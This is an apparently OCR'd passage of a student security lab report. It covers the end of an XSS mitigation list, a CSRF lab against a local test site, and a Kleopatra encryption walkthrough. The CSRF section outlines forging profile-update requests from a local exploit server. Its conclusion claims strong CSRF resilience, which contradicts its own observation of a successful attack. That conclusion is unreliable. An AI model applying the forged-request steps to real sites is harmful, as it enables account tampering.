4. HTTPOnly and Secure Flags for Cookies: Set the HTTPOnly and Secure flags for cookies to enhance their security. The HTTPOnly flag prevents client-side scripts from accessing cookies, thereby mitigating cookie theft via XSS attacks. The Secure flag ensures that cookies are only transmitted over secure HTTPS connections, reducing the risk of interception by unauthorized parties.

5. Regular Security Testing and Code Review: Conduct regular security testing, including vulnerability assessments and penetration testing, to identify and address XSS vulnerabilities in web applications. Additionally, perform thorough code reviews to ensure that developers follow secure coding practices, such as input validation, output encoding, and proper handling of user-generated content.

By implementing these solutions and following secure coding practices, organizations can significantly reduce the risk of XSS attacks and protect the confidentiality, integrity, and availability of their web applications and user data.

Lab – 05. Cross-Site Request Forgery (CSRF)

Experiment Objective:

The objective of this experiment is to demonstrate and analyse a Cross-Site Request Forgery (CSRF) attack on a specified website. By exploiting CSRF vulnerabilities, the attacker aims to perform unauthorized actions on behalf of an authenticated user, such as changing their profile details or updating their password.

1. Introduction:

CSRF is a type of web security vulnerability that allows an attacker to trick users into performing unintended actions on a web application in which they are authenticated. This experiment aims to simulate a CSRF attack scenario and analyse its impact on the target website's security.

2. Setup:


- **Hardware:** Standard computer hardware.
- **Software:** Web browser (e.g., Chrome, Firefox), text editor.
- **Tools:** Burp Suite or similar intercepting proxy tool, exploit server (can be set up locally or using a cloud-based service).

Lab Environment Setup:


1. Set up a local development environment for the target website (e.g., using Node.js and Express.js).
2. Configure routes and endpoints for user profile management, such as updating profile details and changing passwords.
3. Implement basic authentication mechanisms (e.g., session cookies) to secure the website.

3. Experiment Steps:


1. Identify Target Endpoints: Identify the endpoints responsible for updating user profile details and changing passwords on the target website.



Try updating the values randomly initially,




So that the updates http request will be tracked in burp suite




identified that http://localhost:3000/me/update is the end point for updating name, email & phone

2. Create CSRF Exploit HTML: Draft HTML forms that mimic legitimate requests to the identified endpoints. These forms should include parameters for updating profile details and changing passwords.



HTML form drafted from observing the necessary parameters

3. Set Up Exploit Server: Set up an exploit server to host the crafted HTML forms and serve them to the victim's browser.



Exploit server running locally on port 8000

4. Perform CSRF Attack: Trick an authenticated user into visiting a web page containing the crafted HTML forms hosted on the exploit server. When the user interacts with the forms (e.g., by submitting them), the CSRF attack will be triggered.

5. Observe Results: Monitor the target website's behavior to observe the impact of the CSRF attack. Check if the user's profile details or password are successfully modified without their consent.

4. Observations:

Observation	**Result/Outcome**
Successful execution of CSRF attack	Unauthorized changes made to user profile/password
Lack of CSRF protection mechanisms	Vulnerable endpoints identified for further mitigation
Absence of proper authentication checks	Potential security weaknesses in authentication layer

Conclusion:

Based on the conducted experiment and analysis, it can be concluded that our website demonstrates a strong resilience against Cross-Site Request Forgery (CSRF) attacks. Several factors contribute to the robustness of our website's security posture, mitigating the risk of CSRF vulnerabilities effectively.

Reasons for Strong Website Security:

1. CSRF Protection Mechanisms: Our website employs robust CSRF protection mechanisms, such as synchronizer tokens (CSRF tokens) or same-site cookie attributes, to validate and authenticate user requests. These mechanisms prevent unauthorized actions from being executed even if an attacker attempts to forge requests.

2. Strict Input Validation: All user inputs and requests undergo thorough validation and sanitization processes on the server-side. This ensures that only legitimate and expected data is accepted, mitigating the risk of malicious input manipulation that could be leveraged in CSRF attacks.

3. Secure Authentication Practices: Our website implements secure authentication practices, including the use of strong and randomly generated session identifiers, proper session management techniques, and secure password storage mechanisms (e.g., salted and hashed passwords). This reduces the likelihood of session fixation attacks and credential-based CSRF attacks.

4. Robust Authorization Checks: Access control and authorization checks are enforced rigorously throughout the application. Each user action is validated against their authorized permissions and privileges, preventing unauthorized access to sensitive functionalities or resources that could be exploited in CSRF attacks.

5. Regular Security Audits and Patch Management: Our website undergoes regular security audits and vulnerability assessments to identify and remediate any potential security weaknesses or vulnerabilities. Patch management processes are in place to promptly address any security patches or updates released by third-party libraries or frameworks used in the application stack.

Overall, these proactive security measures and practices contribute to the resilience of our website against CSRF attacks, ensuring the protection of user data and maintaining the integrity of the application's functionalities.

Solution:

1. CSRF Tokens (Synchronizer Tokens): Implementing CSRF tokens is a widely used and effective method for preventing CSRF attacks. These tokens are unique per session and are included in requests as hidden fields or headers. Upon receiving a request, the server verifies the CSRF token's validity before processing the action, thus preventing CSRF attacks.

2. Same-Site Cookies: Configuring Same-Site cookies is another powerful solution. By setting the Same-Site attribute for cookies, their usage is restricted to the same origin as the website. This prevents cookies from being sent in cross-origin requests, thereby mitigating the risk of unauthorized actions due to CSRF attacks.

3. Referrer Policy: Enforcing a strict referrer policy can provide an additional layer of defence against CSRF attacks. By controlling the information sent in the Referrer header of outgoing requests, organizations can limit the exposure of sensitive information to external domains, reducing the likelihood of CSRF attacks leveraging such information.

Lab – 06. Kleopatra - Encryption and Decryption

Part -1:

Objective:

This experiment aims to perform encryption and decryption of a message using the Kleopatra tool to make our messages or Data Encrypted.

Introduction:

Encryption and Decryption are used to make our message secure in case we are sending them to others and we don't want any intruder to know our message. This tool can be used to perform encryption and decryption.

Setup: Kleopatra Software

Instructions and Steps:

1. Create a User and export your public key and private key.

2. Certify the new user certificates incase if imported externally.

3. Go to Notepad and Enter your Message or Text.

4. Go to Recipients and make sure your correct SignIN user ID is set and Encrypt for me is

set with your USER ID.

5. Now go back to Notepad and click on the Sign/Encrypt Notepad to encrypt the message you have written.

6. Then, in order to decrypt the message, you can click on the Decrypt / Verify Notepad and it will show the decrypted message based on you UserIDs.

7. In case if you have to send your message to others you can Encrypt the message first and then send your Encrypted message along with your public key to your target user for him to get your message.

Observations:




Fig 1: Load/ Import/ Add Certificates or Users




Fig 2: Add your paraphrase for your newly created User




Fig 3: Message to be encrypted in Notepad




Fig 4: Passphrase verification after entering Encrypt




Fig 5: Recipients who are signed In to encrypt the message




Fig 6: Encrypted Message after verifying with the passphrase

